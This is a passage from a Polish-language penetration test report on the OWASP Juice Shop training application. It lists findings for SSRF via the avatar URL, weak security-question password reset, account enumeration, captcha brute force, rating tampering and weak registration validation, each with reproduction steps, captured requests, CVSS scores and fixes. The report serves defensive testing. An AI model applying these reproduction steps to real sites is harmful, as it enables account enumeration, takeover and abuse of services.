Podatność Server-side request forgery - SSRF - pozwala na wysyłanie zapytań przez aplikację do jej wewnętrznych zasobów poprzez odpowiednie manipulowanie funkcją dodawania zdjęcia. Ruch, który zleca atakujący nie wychodzi bezpośrednio od niego, zamiast tego wszystkie czynności wykonywane są przez aplikację.

Więcej informacji:


- <https://cwe.mitre.org/data/definitions/918.html>
- OWASP Application Security Verification Standard 5.2.6

Warunki niezbędne do wykorzystania podatności

Funkcjonalność dodawania awataru możliwa jest jedynie dla użytkowników aplikacji, dlatego w celu odtworzenia podatności jest potrzebne konto w aplikacji.

Szczegóły techniczne

1. Zalogowanie się na konto i przejście do profilu użytkownika



Rysunek 32 Ekran umożliwiający modyfikację profilu użytkownika

2. W pole Image URL wklejenie przygotowanego url'a:

`http://<ADRES_JUICE_SHOPA>/solve/challenges/server-side?key=tRy_H4rd3r_n0thIng_iS_Imp0ssibl3`

3. Zatwierdzenie operacji przyciskiem „Link Image”
4. Wystąpienie podatności SSRF

Dodatkowo wykonałem jeszcze jeden test:

1. Na serwerze, na którym została uruchomiona aplikacja, uruchamiam serwer HTTP
2. Następnie przechodzę do aplikacji z innego urządzenia, zakładam konto i przechodzę do panelu umożliwiającego dodanie awatara
3. W pole „Image URL” wklejam: http://<adres_serwera_aplikacji>:port_http_serwera
4. Po kliknięciu „Link Image” na serwerze http obserwuję ruch nie z mojego urządzenia, a z wewnętrznego ip juice shopa osadzonego w kontenerze dockerowym.

Lokalizacja problemu

Problem znajduje się w sekcji odpowiedzialnej za ustawianie zdjęcia profilowego użytkownika aplikacji. Problem dotyczy endpointu: /profile/image/url .

Rekomendacje

Należy odpowiednio walidować i sanityzować dane pochodzące od użytkownika, przesyłane poprzez widok odpowiadający za ustawianie awatara.

Więcej informacji:

- https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/07-Input_Validation_Testing/19-Testing_for_Server-Side_Request_Forgery
- https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html

(ŚREDNIA) 5.8 Mechanizm resetu hasła oparty o pytanie pomocnicze

Krytyczność	Średnia
Status	Otwarta
CVSS	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Podsumowanie

Aplikacja posiada mechanizm resetu hasła oparty o pytanie pomocnicze. Jest to bardzo słaby mechanizm, osoby postronne mogą znać odpowiedzi na pytania pomocnicze lub mogą odpowiedzi ustalić poprzez analizę social mediów ofiary.

Więcej informacji:


- <https://cwe.mitre.org/data/definitions/640.html>
- OWASP Application Security Verification Standard 2.5.2

Warunki niezbędne do wykorzystania podatności

Celem wykorzystania podatności atakujący musi znać email użytkownika, którego konto chce przejąć.

Szczegóły techniczne


1. Wykorzystując utworzone wcześniej konto „victim@gmail.com” wpisuję złe hasło. Dostaję informację od aplikacji o niepoprawnym emailu lub hasle. Postanawiam skorzystać z funkcji przypomnienia hasła dostępnej pod „Forgot your password?”



The screenshot shows a dark-themed login interface. At the top, the word "Login" is displayed. Below it, an orange error message reads "Invalid email or password.". There are two input fields: "Email *" containing "victim@gmail.com" and "Password *" which is masked with dots. To the right of the password field is an eye icon for toggling visibility. Below the inputs is a green link that says "Forgot your password?". At the bottom, there is a "Log in" button with a right-pointing arrow icon and a "Remember me" checkbox.

Rysunek 33 Panel logowania oraz komunikaty wyświetlane po podaniu niepoprawnych danych logowania

2. Po uzupełnieniu pola email widać, że aplikacja prosi o podanie odpowiedzi na pytanie pomocnicze.



Rysunek 34 Aplikacja prosi o odpowiedź na pytanie pomocnicze

Lokalizacja problemu

Problem występuje w funkcjonalności zakładania konta, a konkretnie w mechanizmie odzyskiwania dostępu do konta w przypadku zapomnianego hasła. Problem ten dotyczy endpointu: `/rest/user/reset-password`.

Rekomendacje

Należy zrezygnować z funkcjonalności odzyskiwania hasła opartej o pytanie pomocnicze.

Więcej informacji:

- https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/04-Authentication_Testing/08-Testing_for_Weak_Security_Question_Answer
- https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/04-Authentication_Testing/09-Testing_for_Weak_Password_Change_or_Reset_Functionalities
- https://cheatsheetseries.owasp.org/cheatsheets/Forgot_Password_Cheat_Sheet.html

(ŚREDNIA) 5.9 Możliwość enumeracji kont użytkowników

Krytyczność	Średnia
Status	Otwarta
CVSS	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

Podsumowanie

Podczas próby zalogowania do aplikacji, zwraca ona inne odpowiedzi dla adresów email użytkowników istniejących w aplikacji i dla adresów email użytkowników nieistniejących. Pozwala to na bardzo prostą enumerację użytkowników.

Więcej informacji:


- <https://cwe.mitre.org/data/definitions/204.html>

Warunki niezbędne do wykorzystania podatności

Brak warunków niezbędnych do wykorzystania podatności, każdy kto ma dostęp do aplikacji może wykonać enumerację.

Szczegóły techniczne

1. Wysyłam do aplikacji request odpowiedzialny za pobranie pytania pomocniczego ustawionego przez użytkownika. Jako email podaję nieistniejący adres „victima@gmail.com”




```

Request  Response
Method  Header: Text  Body: Text
GET http://localhost:3000/rest/user/security-question?email=victima@gmail.com HTTP/1.1
Host: localhost:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Referer: http://localhost:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=yPMQlKNBgm83akLEorY9zADgTQxt3XtjzILD0Z0jp6124nwbqmx7ve5VRJX
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
If-None-Match: W/"92-8hPdH2EPuolX0Jm0wj7SV9C5Z/w"
Content-Length: 0
  
```

Rysunek 35 Request odpowiedzialny za pobranie pytania pomocniczego dla użytkownika


2. Dostaję odpowiedź z aplikacji o kodzie 200 HTTP, a w body widzę, że brak jest jakiegokolwiek pytania pomocniczego.



{}


Rysunek 36 Aplikacja zwraca kod 200 HTTP, a w sekcji body brak jest pytania pomocniczego

3. Powtarzam request, ale tym razem dla istniejącego użytkownika



Rysunek 37 Powtórzony request, tym razem dla istniejącego użytkownika

4. Aplikacja zwraca inną odpowiedź. W sekcji body znajduje się pytanie pomocnicze. Dzięki temu jestem w stanie oceniać dla poszczególnych nazw kont, czy istnieją one w aplikacji, czy też nie.



Rysunek 38 Inna odpowiedź aplikacji w zależności od tego, czy istnieje użytkownik, czy nie

Lokalizacja problemu

Problem znajduje się w mechanizmie uwierzytelniania. Dokładnie dotyczy końcówki: `/rest/User/security-question?email=<email użytkownika>`.

Rekomendacje

Należy zwracać taką samą odpowiedź dla adresów email użytkowników istniejących, jak i dla adresów email użytkowników nieistniejących. Dodatkowo należy limitować ilość requestów dotyczących funkcjonalności uwierzytelniania oraz rejestracji.

Więcej informacji:

- https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/03-Identity_Management_Testing/04-Testing_for_Account_Enumeration_and_Guessable_User_Account

(ŚREDNIA) 5.10 Słaby mechanizm Captcha

Krytyczność	Średnia
Status	Otwarta
CVSS	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N

Podsumowanie

Mechanizmy captcha z reguły powinny uniemożliwić botom wykonanie czynności na stronie. W przypadku gdy mechanizm jest oparty o rozpoznanie np. elementu sygnalizacji świetlnej na obrazku nie jest to aż tak łatwy mechanizm do ominięcia przez automat. Natomiast w przypadku rozwiązania prostego równania, można wykonać brute force i w prosty sposób pokonywać mechanizm.

Więcej informacji:


- <https://cwe.mitre.org/data/definitions/804.html>
- OWASP Application Security Verification Standard 2.2.1

Warunki niezbędne do wykorzystania podatności

Brak warunków niezbędnych do wykorzystania podatności, każdy kto ma dostęp do aplikacji może próbować ominąć mechanizm captcha.


Szczegóły techniczne

1.Podatność znajduje się w module „Customer Feedback” służącym do pozostawienia opinii.



Rysunek 39 Mechanizm Captcha w aplikacji

2.Podaję jakąkolwiek wartość w polu „Result” i przechwytuję request.



Rysunek 40 Request przekazujący odpowiedź na pytanie Captcha

3. Wykonuję automatyczny skan, który szybko „odgaduje” oczekiwaną wartość, do tego należy zauważyć, że wykonanie 120 requestów pod rząd nie zostało zablokowane.

Task ID	Message Type	Code	Reason	RTT	Size Resp. Header	Size Resp. Body	Highest Alert	State	Pt
121	Fuzzed	201 Created	94 ms	419 bytes	170 bytes			120	
0	Original	401 Unauthorized	10 ms	387 bytes	42 bytes	Medium		0	
1	Fuzzed	401 Unauthorized	16 ms	387 bytes	42 bytes			1	
2	Fuzzed	401 Unauthorized	5 ms	387 bytes	42 bytes			2	
3	Fuzzed	401 Unauthorized	5 ms	387 bytes	42 bytes			3	
4	Fuzzed	401 Unauthorized	9 ms	387 bytes	42 bytes			4	
5	Fuzzed	401 Unauthorized	26 ms	387 bytes	42 bytes			5	
6	Fuzzed	401 Unauthorized	23 ms	387 bytes	42 bytes			6	
7	Fuzzed	401 Unauthorized	28 ms	387 bytes	42 bytes			7	
8	Fuzzed	401 Unauthorized	44 ms	387 bytes	42 bytes			8	
9	Fuzzed	401 Unauthorized	30 ms	387 bytes	42 bytes			9	
10	Fuzzed	401 Unauthorized	30 ms	387 bytes	42 bytes			10	

Rysunek 41 Próba siłowego odgadnięcia oczekiwanej wartości

Lokalizacja problemu

Problem znajduje się w mechanizmie captcha, dokładnie w funkcjonalności „Customer Feedback” pozwalającej na zamieszczenie opinii dostępnej na stronie. Problem znajduje się w punkcie końcowym: /api/Feedbacks/.

Rekomendacje

Należy przebudować mechanizm captcha, aby był trudniejszy w obejściu.

Więcej informacji:

- https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/10-Business_Logic_Testing/05-Test_Number_of_Times_a_Function_Can_Be_Used_Limits

(ŚREDNIA) 5.11 Możliwość dodania opinii dodającej 0 gwiazdek

Krytyczność	Średnia
Status	Otwarta
CVSS	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N

Podsumowanie

Domyślnie użytkownik może zostawić opinię z minimum 1 gwiazdką, jednak istnieje możliwość pozostawienia opinii dającej 0 gwiazdek. Podatność może zostać wykorzystana wraz z podatnością związaną ze słabym mechanizmem captcha, co może znacząco wpłynąć na wizerunek sklepu.

Więcej informacji:


- <https://cwe.mitre.org/data/definitions/20.html>
- OWASP Application Security Verification Standard 1.5.3

Warunki niezbędne do wykorzystania podatności

Brak warunków niezbędnych do wykorzystania podatności, każdy kto ma dostęp do aplikacji może ominąć walidację i pozostawić opinię.

Szczegóły techniczne

1.Podatność znajduje się w module „Customer Feedback” służącym do pozostawienia opinii. Jak można zaobserwować, minimalnie można ustawić jedną gwiazdkę.



Rysunek 42 Panel w aplikacji umożliwiający pozostawienie opinii i oceny

2.Przechwytyję request odpowiedzialny za przesłanie opinii w narzędziu Owasp Zap.

```
{"captchaId":0,"captcha":"-53","comment":"comment (anonymous)","rating":1}
```

```
{"captchaId":0,"captcha":"-53","comment":"comment (anonymous)","rating":0}
```

```
{ "status": "success", "data": { "id": 9, "comment": "comment (anonymous)", "rating": 0, "updatedAt": "2023-02-18T14:39:41.306Z", "createdAt": "2023-02-18T14:39:41.306Z", "UserId": null } }
```

Lokalizacja problemu

Problem znajduje się w funkcjonalności „Customer Feedback”. Walidacja danych wprowadzanych przez użytkownika jest niepoprawna. Problem znajduje się w punkcie końcowym: /api/Feedbacks/ .

Rekomendacje

Wszystkie dane przekazywane przez użytkownika powinny być walidowane po stronie serwera, uniemożliwiając manipulację danymi przekazywanymi przez użytkownika.

Więcej informacji:

- https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/07-Input_Validation_Testing/16-Testing_for_HTTP_Incoming_Requests
- https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

(NISKA) 5.12 Niepoprawny mechanizm sprawdzania poprawności hasła przy zakładaniu konta

Krytyczność	Niska
Status	Otwarta
CVSS	CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:N/I:N/A:L

Podsumowanie


Podczas rejestracji aplikacje wprowadzają mechanizmy typu „repeat password”, aby zabezpieczyć użytkownika przed omyłkowym niepoprawnym wprowadzeniem hasła. W przypadku testowanej aplikacji, ten mechanizm jest niedopracowany i istnieje możliwość założenia konta, mimo, że nie podano 2 razy takiego samego hasła.

Warunki niezbędne do wykorzystania podatności

Podatność występuje w momencie zakładania konta w aplikacji. Wystarczy dostęp do aplikacji, jeszcze bez założonego konta.


Szczegóły techniczne

1.Przejdźcie do modułu odpowiedzialnego za rejestrację użytkownika i uzupełnienie wymaganych pól, w sekcji „repeat password” wprowadzenie o jeden znak za dużo.



Rysunek 46 Moduł odpowiedzialny za rejestrację użytkownika

2.W wyniku powyższego działania aplikacja zwraca komunikat o niezgodności haseł. Doprowadzam do sytuacji, w której wartości w obu sekcjach są identyczne. Następnie dodaję do sekcji „password” kilka znaków. Aplikacja pozwala założyć konto mimo niezgodności podanych haseł.



User Registration

Email *
test2@wp.pl

Password *
●●●●●●●●
● Password must be 5-40 characters long. 9/20

Repeat Password *
●●●●●●●●
7/40

☐ Show password advice

Security Question *
Your eldest siblings middle name? ▼

● This cannot be changed later!

Answer *
12345

Already a customer?

Rysunek 47 Niepoprawne sprawdzenie zgodności haseł

Lokalizacja problemu

Problem znajduje się w funkcjonalności „repeat password” w module odpowiedzialnym za rejestrację użytkownika. Problem dotyczy końcówki: /api/Users .

Rekomendacje

Należy poprawić funkcjonalność „repeat password”, aby uniemożliwić założenie konta, w przypadku gdy hasła się ze sobą nie zgadzają.

Więcej informacji:

- https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/03-Identity_Management_Testing/02-Test_User_Registration_Process
- https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html

(NISKA) 5.13 Możliwość ominięcia sprawdzenia, czy podany adres jest adresem email

Krytyczność	Niska
Status	Otwarta
CVSS	CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:N/I:L/A:N

Podsumowanie

Można ominąć walidację w aplikacji i założyć konto nie rejestrując adresu email. Aplikacja sprawdza poprawność przekazanych w formularzu danych jedynie po stronie klienckiej.

Więcej informacji:


- <https://cwe.mitre.org/data/definitions/20.html>
- OWASP Application Security Verification Standard 1.5.3

Warunki niezbędne do wykorzystania podatności

Brak warunków niezbędnych do wykorzystania podatności, każdy kto ma dostęp do aplikacji może ominąć walidację w funkcjonalności rejestracji.

Szczegóły techniczne

1. Próbuje założyć konto w aplikacji. W przypadku podania adresu email bez końcówki „@dodatek.dodatek” dostaję informację z aplikacji „Email address is not valid” i nie mogę założyć konta.



Rysunek 48 Aplikacja oczekuje poprawnego adresu email

2. Przechwytnę request odpowiedzialny za zakładanie konta i modyfikuję wartość zmiennej „email” w zapytaniu na wartość bez dodatku „@dodatek.dodatek”. Wysyłam tak spreparowany request.



Rysunek 49 Przechwycony i zmodyfikowany request odpowiedzialny za przesłanie danych rejestracyjnych użytkownika

3. Dostaję odpowiedź z aplikacji informującą o utworzeniu użytkownika z nazwą, która nie jest adresem email. Na konto takiego użytkownika da się zalogować w aplikacji.



Rysunek 50 Odpowiedź z aplikacji na zmodyfikowany request - z niepoprawnym adresem email

Lokalizacja problemu

Problem znajduje się w funkcjonalności rejestracji użytkownika. Problem dotyczy końcówki `/api/users`.

Rekomendacje

Wszystkie dane przekazywane przez użytkownika powinny być walidowane po stronie serwera, uniemożliwiając manipulację danymi przekazywanymi przez użytkownika.

Więcej informacji:

- https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/03-Identity_Management_Testing/02-Test_User_Registration_Procedures
- https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html